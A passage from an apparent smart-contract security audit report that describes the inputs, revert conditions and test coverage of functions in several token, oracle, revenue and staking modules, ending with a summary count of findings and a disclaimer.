- ☑ Revert if the payer lacks sufficient asset balance or allowance for burning.
- ☑ Revert if the block redeem limit is exceeded or if oracle validation fails.

Function: `setBlockMintLimit(uint256 newBlockMintLimit)`

This function sets the per-block mint cap, denominated in asset amount, that later mint executions must respect.

Inputs

- `newBlockMintLimit`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The maximum total asset amount that can be minted in a single block before further mints revert.

Branches and code coverage

Intended branches

- ☑ Setting the block mint limit should allow later minting up to that limit within a block.

Negative behavior

- ☑ Later mint execution should revert once the configured per-block limit is exceeded.

Function: `setBlockRedeemLimit(uint256 newBlockRedeemLimit)`

This function sets the per-block redeem cap, denominated in asset amount, that later redeem executions must respect.

Inputs

- `newBlockRedeemLimit`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The maximum total asset amount that can be redeemed in a single block before further redeems revert.

Branches and code coverage

Intended branches

- ☑ Setting the block redeem limit should allow later redemption up to that limit within a block.

Negative behavior

- ☑ Later redeem execution should revert once the configured per-block limit is exceeded.

Function: `setCustodian(address newCustodian)`

This function updates the custodian address that receives the custody-side portion of collateral during mint execution.

Inputs

- `newCustodian`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero.
  - **Impact**: The destination that will receive the custodian portion of future mint collateral transfers.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to update the custodian address used by future mints.

Negative behavior

- ☑ Revert if `newCustodian` is the zero address.

Function: `setDelegateStatus(address signer, bool status)`

This function lets a payer delegate or revoke a whitelisted signer so that signer can authorize orders on the payer's behalf.

Inputs

- `signer`
  - **Control**: Full control.

- **Constraints**: The `signer` must already be a whitelisted signer.
- **Impact**: The signer that gains or loses delegated authority for the caller.

- `status`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: Whether the delegation to `signer` is active.

Branches and code coverage

Intended branches

- ☑ A payer should be able to enable and later disable delegation to a whitelisted signer.

Negative behavior

- ☑ Revert if `signer` is not a whitelisted signer.

Function: `setIsCollateral(address collateral, bool status)`

This function lets the default admin add or remove a collateral token from the controller's allowed order set after validating the token's decimals range.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero, and the token must report decimals between 6 and 18 inclusive.
  - **Impact**: The collateral token whose support status in controller orders is being changed.
- `status`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: Whether the token can be used as collateral in mint and redeem orders.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to enable a collateral token with valid decimals.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if `collateral` is the zero address or if its decimals fall outside the supported range.

Function: `setIsRestricted(address account, bool status)`

This function toggles the restriction flag for an account, which later blocks that account from participating as a payer or recipient in validated orders.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: No additional validation is enforced on the supplied address.
  - **Impact**: The account whose restricted-registry status is being changed.
- `status`
  - **Control**: Full control.
  - **Constraints**: Boolean enable or disable flag.
  - **Impact**: Whether the account is treated as restricted by later order checks.

Branches and code coverage

Intended branches

- ☑ The restricter should be able to mark an account as restricted.
- ☑ The restricter should be able to clear an account's restriction.

Negative behavior

- ☑ Revert if the caller does not have the restricter role.

Function: `setManager(address newManager)`

This function updates the manager address that receives the managed portion of collateral during mint execution and services curated redeem flows.

Inputs

- `newManager`

- **Control**: Full control.
- **Constraints**: The address must be nonzero.
- **Impact**: The destination that receives the noncustodied portion of future mint collateral and handles manager-side flows.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to update the manager address used by future mint and redeem flows.

Negative behavior

- ☑ Revert if `newManager` is the zero address.

Function: `setOracleAdapter(address newAdapter)`

This function sets or clears the oracle adapter used by order validation, and clearing the adapter also clears the stored tolerance.

Inputs

- `newAdapter`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The oracle adapter contract used to fetch reference prices during order validation.

Branches and code coverage

Intended branches

- ☑ An admin should be able to set an oracle adapter and later clear it by passing the zero address.

Negative behavior

- ☑ Revert if the caller does not have the admin role.

Function: `setOracleTolerance(uint96 newTolerance)`

This function sets the maximum permitted deviation between an order price and the oracle price before order validation fails.

Inputs

- `newTolerance`
  - **Control**: Full control.
  - **Constraints**: The value must be less than or equal to 1e18.
  - **Impact**: The maximum allowed oracle deviation used by `verifyOrder`.

Branches and code coverage

Intended branches

- ☑ An admin should be able to set the oracle tolerance used during order validation.

Negative behavior

- ☑ Revert if the caller does not have the admin role.
- ☑ Revert if `newTolerance` exceeds the configured maximum.

Function: `setPauseStatus(ControllerPauseStatus status)`

This function switches the controller between normal operation and pause states that disable minting and redeeming.

Inputs

- `status`
  - **Control**: Full control.
  - **Constraints**: The value must be a valid `ControllerPauseStatus` enum member.
  - **Impact**: Determines whether mint and redeem execution paths are enabled or paused.

Branches and code coverage

Intended branches

- ☑ The gatekeeper should be able to set `MintRedeemPause`, after which both `mint` and

`redeem` should revert.

- ☑ The gatekeeper should be able to set `FMLPause`, after which both `mint` and `redeem` should revert.

Negative behavior

- ☑ Revert if the caller does not have the gatekeeper role.

Function: `setRatio(uint256 newRatio)`

This function updates the collateral split ratio used during minting to determine how much collateral is sent to the custodian versus the manager.

Inputs

- `newRatio`
  - **Control**: Full control.
  - **Constraints**: The ratio must be less than or equal to 1e18.
  - **Impact**: The portion of each mint's collateral routed to the custodian, with the remainder routed to the manager.

Branches and code coverage

Intended branches

- ☑ An admin should be able to update the ratio within bounds.
- ☑ Setting the ratio to zero should cause future mints to send all collateral to the manager.

Negative behavior

- ☑ Revert if the caller does not have the admin role.
- ☑ Revert if `newRatio` exceeds 1e18.

Function: `setRecipientStatus(address recipient, bool status)`

This function lets an approved signer manage the set of recipient addresses that may receive tokens for orders signed by that signer.

Inputs

- `recipient`
  - **Control**: Full control.

- **Constraints**: The caller must already be an approved signer.
- **Impact**: The account that is being allowed or disallowed as a recipient for the caller's signed orders.

- `status`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: Whether the caller may direct signed order flows to `recipient`.

Branches and code coverage

Intended branches

- ☑ A whitelisted signer should be able to add a recipient for its own orders.

Negative behavior

- ☑ Revert if the caller is not a whitelisted signer.

Function: `setSignerStatus(address account, bool status)`

This function lets the signer manager add or remove an address from the set of approved order signers and, when enabling, automatically whitelists the signer as its own recipient.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The account whose ability to sign protocol orders is being toggled.
- `status`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: Whether `account` is enabled or disabled as an approved signer.

Branches and code coverage

Intended branches

- ☑ The signer manager should be able to enable a signer and automatically whitelist the signer as its own recipient.

Negative behavior

- ☑ Revert if the caller does not have the signer manager role.

5.4. Module: GoldOracleAdapter

Function: `getPrice()`

This function reads the latest Chainlink oracle round, rejects stale or invalid data, and normalizes the price into 18 decimals for controller-side deviation checks.

Branches and code coverage

Intended branches

- ☑ A fresh positive oracle round should return the normalized 18-decimal price.
- ☑ Fuzzed positive oracle prices should be returned with the expected normalization behavior.

Negative behavior

- ☑ Revert if the oracle round is stale.
- ☑ Revert if `answeredInRound` does not match the current `roundId`.
- ☑ Revert if the oracle answer is zero or negative.

5.5. Module: RevenueModule

Function: `collect(address token, uint256 amount)`

This function pulls realized revenue for a collateral token out of the collateral manager into the revenue module so the protocol can later redistribute it.

Inputs

- `token`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero, supported by the collateral manager, and have at least `amount` of available revenue.
  - **Impact**: The collateral token whose realized revenue is being collected.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The requested amount must not exceed the collateral manager's currently available revenue for `token`.
  - **Impact**: The amount of realized revenue to transfer from the collateral

manager into this module.

Branches and code coverage

Intended branches

- ☑ A revenue keeper should be able to collect accrued revenue after the collateral manager realizes yield.

Negative behavior

- ☑ Revert if the requested amount exceeds available revenue or if no revenue has accrued.
- ☑ Revert if the caller does not have the revenue keeper role.
- ☑ Revert if `token` is the zero address.

Function: `delegateSigner(address signer, bool status)`

This function lets the revenue module delegate or revoke a whitelisted controller signer so controller orders can be authorized on behalf of the module.

Inputs

- `signer`
  - **Control**: Full control.
  - **Constraints**: The controller expects `signer` to already be a valid signer, or the downstream call will revert.
  - **Impact**: The signer whose delegated authority for the revenue module is being toggled in the controller.
- `status`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: Whether the signer is granted or stripped of delegated signing authority for the revenue module.

Branches and code coverage

Intended branches

- ☑ An admin should be able to delegate a whitelisted signer for the revenue module in the controller.

Negative behavior

- ☑ Revert if the caller does not have the admin role.
- ☐ Revert if `signer` is not a valid controller signer. The controller enforces this in `setDelegateStatus`, but the current tests do not cover it directly.

Function: `reward(uint256 amount)`

This function turns asset tokens held by the revenue module into staking rewards by approving the staking contract and then triggering its reward flow.

Inputs

- `amount`
  - **Control**: Full control.
  - **Constraints**: The module must hold at least `amount` of the asset token, or the downstream staking reward transfer will revert.
  - **Impact**: The amount of asset tokens allocated as rewards for stakers.

Branches and code coverage

Intended branches

- ☑ A revenue keeper should be able to fund the staking contract with rewards using the module's asset balance.

Negative behavior

- ☐ Revert if the caller does not have the revenue keeper role. The contract enforces this through `onlyRole(REVENUE_KEEPER_ROLE)`, but the current tests do not cover it directly.
- ☐ Revert if the module balance is insufficient for the reward transfer. The downstream staking reward flow would enforce this, but the current tests do not cover it directly.

Function: `setControllerApproval(address token, uint256 amount)`

This function sets the exact ERC-20 allowance that the revenue module gives to the controller for a specific token.

Inputs

- `token`
  - **Control**: Full control.
  - **Constraints**: The token address must be nonzero.

- **Impact**: The ERC-20 whose allowance to the controller is being updated.

- `amount`
  - **Control**: Full control.
  - **Constraints**: No protocol-level cap is enforced.
  - **Impact**: The exact allowance that the controller will have for `token`.

Branches and code coverage

Intended branches

- ☑ A revenue keeper should be able to set and later replace the controller allowance with a new exact amount.

Negative behavior

- ☑ Revert if the caller does not have the revenue keeper role.
- ☑ Revert if `token` is the zero address.

Function: `withdrawToManager(address token, uint256 amount)`

This function sends already collected revenue tokens back to the collateral manager so they can be recycled into managed collateral.

Inputs

- `token`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero and the module must hold enough of that token for the transfer to succeed.
  - **Impact**: The token type returned to the collateral manager.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must be nonzero and must not exceed this module's balance of `token`.
  - **Impact**: The amount of collected revenue returned to the manager.

Branches and code coverage

Intended branches

- ☑ A revenue keeper should be able to transfer collected revenue from the module back to

the collateral manager.

Negative behavior

- ☑ Revert if `token` is the zero address.

Function: `withdrawToMultisig(address token, uint256 amount)`

This function forwards already collected revenue tokens from the revenue module to the protocol multi-sig for treasury handling.

Inputs

- `token`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero, and the module must hold enough of that token for the transfer to succeed.
  - **Impact**: The token type to send to the multi-sig.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must be nonzero and must not exceed this module's balance of `token`.
  - **Impact**: The amount of collected revenue forwarded to the multi-sig.

Branches and code coverage

Intended branches

- ☑ A revenue keeper should be able to transfer collected revenue from the module to the multi-sig.

Negative behavior

- ☑ Revert if `amount` is zero.
- ☑ Revert if the module balance is insufficient for the transfer.
- ☑ Revert if the caller does not have the revenue keeper role.

5.6. Module: SpokeERC20

Function: `burnFrom(address account, uint256 amount)`

This function is the explicit burn-from entry point for authorized minter/burner accounts to consume allowance and destroy another account's tokens.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: The caller must have the minter/burner role, and `account` must have approved enough allowance for the caller.
  - **Impact**: The account whose balance and allowance are consumed for the burn.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must not exceed both the approved allowance and the target account balance.
  - **Impact**: The quantity of tokens destroyed from `account`.

Branches and code coverage

Intended branches

- ☑ An authorized burner should be able to burn approved tokens from another account through the dedicated burn-from path.

Negative behavior

- ☑ Revert if the caller does not have the minter/burner role.
- ☑ Revert if the allowance from `account` is insufficient.

Function: `burn(address account, uint256 amount)`

This function lets an authorized minter/burner spend allowance from another account and burn that account's spoke-chain tokens.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: The caller must have the minter/burner role, and `account` must have approved enough allowance for the caller.
  - **Impact**: The account whose balance and allowance are consumed for the burn.
- `amount`
  - **Control**: Full control.

- **Constraints**: The amount must not exceed both the approved allowance and the target account balance.
- **Impact**: The quantity of tokens destroyed from `account`.

Branches and code coverage

Intended branches

- ☑ An authorized burner should be able to burn approved tokens from another account and reduce total supply.

Negative behavior

- ☑ Revert if the caller does not have the minter/burner role.
- ☑ Revert if the allowance from `account` is insufficient.

Function: `burn(uint256 amount)`

This function lets a token holder burn its own spoke-chain tokens and permanently reduce circulating supply on the spoke chain.

Inputs

- `amount`
  - **Control**: Full control.
  - **Constraints**: The caller must hold at least `amount` tokens, or the ERC-20 burn will revert.
  - **Impact**: The number of the caller's tokens that are destroyed.

Branches and code coverage

Intended branches

- ☑ A holder should be able to burn its own balance and reduce total supply.

Negative behavior

- ☐ Revert if the caller tries to burn more tokens than it owns. This revert is inherited from ERC-20, but the current tests do not cover it directly.

Function: `mint(address account, uint256 amount)`

This function mints new spoke-chain tokens to an account when an authorized minter/burner wants to materialize bridged supply on the spoke chain.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: The caller must have the minter/burner role, and the ERC-20 mint will revert if `account` is the zero address.
  - **Impact**: The recipient of the newly minted spoke-chain tokens.
- `amount`
  - **Control**: Full control.
  - **Constraints**: No protocol-level cap is enforced.
  - **Impact**: The amount of new token supply created on the spoke chain.

Branches and code coverage

Intended branches

- ☑ An authorized minter should mint tokens to the target account and increase total supply.

Negative behavior

- ☑ Revert if the caller does not have the minter/burner role.

5.7. Module: SpokeERC20Restricted

Function: `burnFrom(address account, uint256 amount)`

This function is the explicit burn-from entry point for authorized minter/burner accounts to destroy approved tokens from another unrestricted account.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: The caller must have the minter/burner role, `account` must not be restricted, and `account` must have approved enough allowance for the caller.

- **Impact**: The account whose balance and allowance are consumed for the burn.

- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must not exceed both the approved allowance and the target account balance.
  - **Impact**: The quantity of tokens destroyed from `account`.

Branches and code coverage

Intended branches

- ☑ An authorized burner should be able to burn approved tokens from another unrestricted account through the dedicated burn-from path.

Negative behavior

- ☑ Revert if the caller does not have the minter/burner role.
- ☑ Revert if `account` is restricted.
- ☑ Revert if the allowance from `account` is insufficient.

Function: `burn(address account, uint256 amount)`

This function lets an authorized minter/burner consume allowance and burn tokens from another unrestricted account.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: The caller must have the minter/burner role, `account` must not be restricted, and `account` must have approved enough allowance for the caller.
  - **Impact**: The account whose balance and allowance are consumed for the burn.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must not exceed both the approved allowance and the target account balance.
  - **Impact**: The quantity of tokens destroyed from `account`.

Branches and code coverage

Intended branches

- ☑ An authorized burner should be able to burn approved tokens from another unrestricted account.

Negative behavior

- ☑ Revert if the caller does not have the minter/burner role.
- ☑ Revert if `account` is restricted.
- ☑ Revert if the allowance from `account` is insufficient.

Function: `burn(uint256 amount)`

This function lets an unrestricted token holder burn its own tokens and reduce spoke-chain supply.

Inputs

- `amount`
  - **Control**: Full control.
  - **Constraints**: The caller must not be restricted and must hold at least `amount` tokens.
  - **Impact**: The number of the caller's tokens that are destroyed.

Branches and code coverage

Intended branches

- ☑ An unrestricted holder should be able to burn its own balance and reduce total supply.

Negative behavior

- ☑ Revert if the caller is restricted.

Function: `mint(address account, uint256 amount)`

This function mints new spoke-chain tokens to an account and additionally blocks minting directly into restricted accounts.

Inputs

- `account`

- **Control**: Full control.
- **Constraints**: The caller must have the minter/burner role, `account` must not be restricted, and the ERC-20 mint will revert if `account` is the zero address.
- **Impact**: The recipient of the newly minted restricted-registry token.

- `amount`
  - **Control**: Full control.
  - **Constraints**: No protocol-level cap is enforced.
  - **Impact**: The amount of new token supply created on the spoke chain.

Branches and code coverage

Intended branches

- ☑ An authorized minter should mint tokens to an unrestricted account and increase total supply.

Negative behavior

- ☑ Revert if the caller does not have the minter/burner role.
- ☐ Revert if the recipient account is restricted. The contract enforces this through `nonRestricted(account)`, but the current tests do not cover it directly.

Function: `setIsRestricted(address account, bool newStatus)`

This function updates the restricted-registry state that gates minting, burning, and transfers for the restricted spoke token.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The account whose restricted status is being changed.
- `newStatus`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: Whether the account is frozen for guarded token operations.

Branches and code coverage

Intended branches

- ☑ An authorized restricter should be able to enable and disable the restricted status for an account.

Negative behavior

- ☑ Revert if the caller does not have the restricter role.

5.8. Module: StakedAsset

Function: `cancelCooldown(uint256 id)`

This function cancels an existing cooldown, deletes the cooldown record, and redeposits the siloed assets back into staking shares for the caller.

Inputs

- `id`
  - **Control**: Full control.
  - **Constraints**: The `id` must reference an existing cooldown for the caller that still holds nonzero assets.
  - **Impact**: The cooldown slot that will be reversed back into liquid staking shares.

Branches and code coverage

Intended branches

- ☑ A holder should be able to cancel an existing cooldown, recover staking shares, and clear the cooldown record.

Negative behavior

- ☑ Revert if `id` does not exist.
- ☑ Revert if the caller is restricted.
- ☑ Revert if the cooldown has already been emptied.

Function: `cooldownAssets(uint256 assets)`

This function starts a cooldown for a target amount of underlying assets by converting that amount into shares, storing a cooldown record, and moving the underlying into the silo.

Inputs

- `assets`
  - **Control**: Full control.
  - **Constraints**: The caller must not be restricted, `assets` must be nonzero, and `assets` must not exceed `maxWithdraw(msg.sender)`.
  - **Impact**: The amount of underlying assets placed into cooldown for later unstaking.

Branches and code coverage

Intended branches

- ☑ A holder should be able to start a cooldown for a target asset amount and later unstake after the cooldown ends.
- ☑ Starting multiple asset-based cooldowns should create distinct cooldown IDs.

Negative behavior

- ☑ Revert if the caller is restricted.
- ☑ Revert if `assets` is zero or exceeds the caller's maximum withdrawable amount.

Function: `cooldownShares(uint256 shares)`

This function starts a cooldown for a specified number of staking shares by converting them into the current asset amount, storing a cooldown record, and moving the underlying into the silo.

Inputs

- `shares`
  - **Control**: Full control.
  - **Constraints**: The caller must not be restricted, `shares` must be nonzero, and `shares` must not exceed `maxRedeem(msg.sender)`.
  - **Impact**: The number of staking shares moved out of the user's liquid position and into cooldown.

Branches and code coverage

Intended branches

- ☑ A holder should be able to start a cooldown, create a cooldown record, and later unstake after the cooldown ends.
- ☑ Starting multiple cooldowns should create distinct cooldown IDs.

Negative behavior

- ☑ Revert if the caller is restricted.
- ☑ Revert if `shares` is zero or exceeds the caller's maximum redeemable amount.
- ☑ Assets entering cooldown should not be immediately withdrawable before the cooldown expires.

Function: `instantUnstake(uint256 assets, address receiver, address owner)`

This function lets an authorized instant unstaker bypass the cooldown flow, consume the instant-unstake cap, optionally charge a fee, and withdraw assets directly from an owner's staking position.

Inputs

- `assets`
  - **Control**: Full control.
  - **Constraints**: The `assets` must not exceed `instantUnstakeCap`, and `owner` must have enough redeemable balance and allowance for the caller.
  - **Impact**: The amount of underlying assets withdrawn immediately from the owner's position.
- `receiver`
  - **Control**: Full control.
  - **Constraints**: The `receiver` must not be restricted.
  - **Impact**: The account that receives the instant-unstaked assets after any fee is deducted.
- `owner`
  - **Control**: Full control.
  - **Constraints**: The `owner` must not be restricted and must be able to fund the withdrawal.
  - **Impact**: The staking position whose shares are burned to satisfy the instant unstake.

Branches and code coverage

Intended branches

- ☑ An authorized instant unstaker should be able to withdraw assets immediately, charge the configured fee, and reduce both the owner's balance and the remaining cap.

Negative behavior

- ☑ Revert if the caller does not have the instant-unstaker role.
- ☑ Revert if `owner` or `receiver` is restricted.
- ☑ Revert if `assets` exceeds the remaining instant-unstake cap or the owner's available balance.

Function: `reward(uint256 assets)`

This function transfers reward assets into the staking contract and, when vesting is enabled, folds any remaining unvested rewards into a freshly restarted vesting schedule.

Inputs

- `assets`
  - **Control**: Full control.
  - **Constraints**: The caller must have the rewarder role and must be able to transfer `assets` of the underlying token into the contract.
  - **Impact**: The amount of new rewards added to the staking pool.

Branches and code coverage

Intended branches

- ☑ Rewarding with no vesting period should increase backing immediately.
- ☑ Rewarding while vesting is active should update pending rewards and restart the vesting schedule.

Negative behavior

- ☑ Revert if the caller does not have the rewarder role.

Function: `setCooldownPeriod(uint256 newCooldownPeriod)`

This function lets the admin set the cooldown duration that users must wait through before unstaking via the cooldown flow.

Inputs

- `newCooldownPeriod`
  - **Control**: Full control.
  - **Constraints**: The value must not exceed `MAX_COOLDOWN_PERIOD`.

- **Impact**: The delay applied to future cooldown positions before they can be unstaked.

Branches and code coverage

Intended branches

- ☑ The admin should be able to update the cooldown period.

Negative behavior

- ☑ Revert if the caller does not have the admin role.
- ☑ Revert if the period exceeds the maximum cooldown.

Function: `setFeeRecipient(address newFeeRecipient)`

This function sets the account that receives fees generated by future instant-unstake operations.

Inputs

- `newFeeRecipient`
  - **Control**: Full control.
  - **Constraints**: The recipient cannot be this staking contract, and it cannot be the zero address while the instant-unstake fee is zero.
  - **Impact**: The destination that collects instant-unstake fees.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to update the fee recipient.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if the new recipient is invalid for the current fee configuration.

Function: `setInstantUnstakeCap(uint256 cap)`

This function sets the remaining protocol-wide cap for assets that may be redeemed through the instant-unstake path.

Inputs

- `cap`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The total amount of underlying assets still allowed to bypass cooldown through `instantUnstake`.

Branches and code coverage

Intended branches

- ☑ The cap adjuster should be able to update the instant-unstake cap.

Negative behavior

- ☑ Revert if the caller does not have the cap-adjuster role.

Function: `setInstantUnstakeFee(uint256 fee)`

This function sets the fee percentage applied to future instant-unstake operations.

Inputs

- `fee`
  - **Control**: Full control.
  - **Constraints**: The fee must not exceed `MAX_INSTANT_UNSTAKE_FEE`.
  - **Impact**: The fraction of each future instant unstake that is diverted to the fee recipient.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to update the instant-unstake fee.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if `fee` exceeds the configured maximum.

Function: `setIsRestricted(address account, bool newStatus)`

This function toggles the restriction flag for an account, which is then enforced across transfers, staking flows, cooldown actions, and instant unstaking.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: No additional validation is enforced on the supplied address.
  - **Impact**: The account whose restricted-registry status is being changed.
- `newStatus`
  - **Control**: Full control.
  - **Constraints**: Boolean enable or disable flag.
  - **Impact**: Whether the account is treated as restricted by later staking and transfer checks.

Branches and code coverage

Intended branches

- ☑ The restricter should be able to mark an account as restricted.
- ☑ The restricter should be able to clear an account's restriction.

Negative behavior

- ☑ Revert if the caller does not have the restricter role.

Function: `setVestingPeriod(uint128 newVestingPeriod)`

This function lets the admin set the reward vesting period and, when rewards are still vesting, reschedule the remaining unvested amount over the new period.

Inputs

- `newVestingPeriod`
  - **Control**: Full control.
  - **Constraints**: The value must be zero or between `MIN_VESTING_PERIOD` and `MAX_VESTING_PERIOD` inclusive.
  - **Impact**: The duration over which newly added rewards are linearly released into `totalAssets`.

Branches and code coverage

Intended branches

- ☑ The admin should be able to change the vesting period and reschedule any remaining unvested rewards.

Negative behavior

- ☑ Revert if the caller does not have the admin role.
- ☑ Revert if the period exceeds the maximum or is nonzero but below the minimum.

Function: `transferRestrictedAssets(address from, address to, bool isCooldown, uint256 id)`

This function lets the default admin forcibly unwrap a restricted account's active staking position and, if requested, an in-progress cooldown position so rewards do not remain stranded behind a freeze.

Inputs

- `from`
  - **Control**: Full control.
  - **Constraints**: `from` must currently be marked as restricted.
  - **Impact**: The restricted account whose staked or cooling-down assets are being forcibly recovered.
- `to`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero.
  - **Impact**: The recipient of the forcibly recovered underlying assets.
- `isCooldown`
  - **Control**: Full control.
  - **Constraints**: If true, the specified cooldown `id` must point to a nonempty cooldown position.
  - **Impact**: Determines whether the function also pulls assets out of the user's cooldown entry.
- `id`
  - **Control**: Full control.
  - **Constraints**: When `isCooldown` is true, `id` must reference a cooldown with nonzero assets.
  - **Impact**: Identifies the cooldown entry that may be force-unstaked.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to recover a restricted account's active staking balance.
- ☑ The default admin should be able to recover a restricted account's cooldown position when `isCooldown` is true.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if `from` is not restricted.
- ☑ Revert if `to` is the zero address.
- ☑ Revert if `isCooldown` is true and the specified cooldown has no assets.

Function: `unstake(address receiver, uint256 id)`

This function completes an expired cooldown by deleting the cooldown record and releasing the siloed underlying assets to the chosen receiver.

Inputs

- `receiver`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero and neither the caller nor `receiver` may be restricted.
  - **Impact**: The account that receives the underlying assets after cooldown completion.
- `id`
  - **Control**: Full control.
  - **Constraints**: The `id` must reference an existing cooldown for the caller, and that cooldown must have expired.
  - **Impact**: The cooldown slot whose siloed assets are being claimed.

Branches and code coverage

Intended branches

- ☑ A holder should be able to unstake an expired cooldown, receive the underlying assets, and clear the cooldown record.

Negative behavior

- ☑ Revert if the caller or receiver is restricted.
- ☑ Revert if `receiver` is the zero address or if the cooldown has no assets.
- ☑ Revert if the cooldown is still in progress.

6. Assessment Results

During our assessment on the scoped Core Contracts, we discovered 14 findings. One critical issue was found. Three were of high impact, one was of medium impact, two were of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.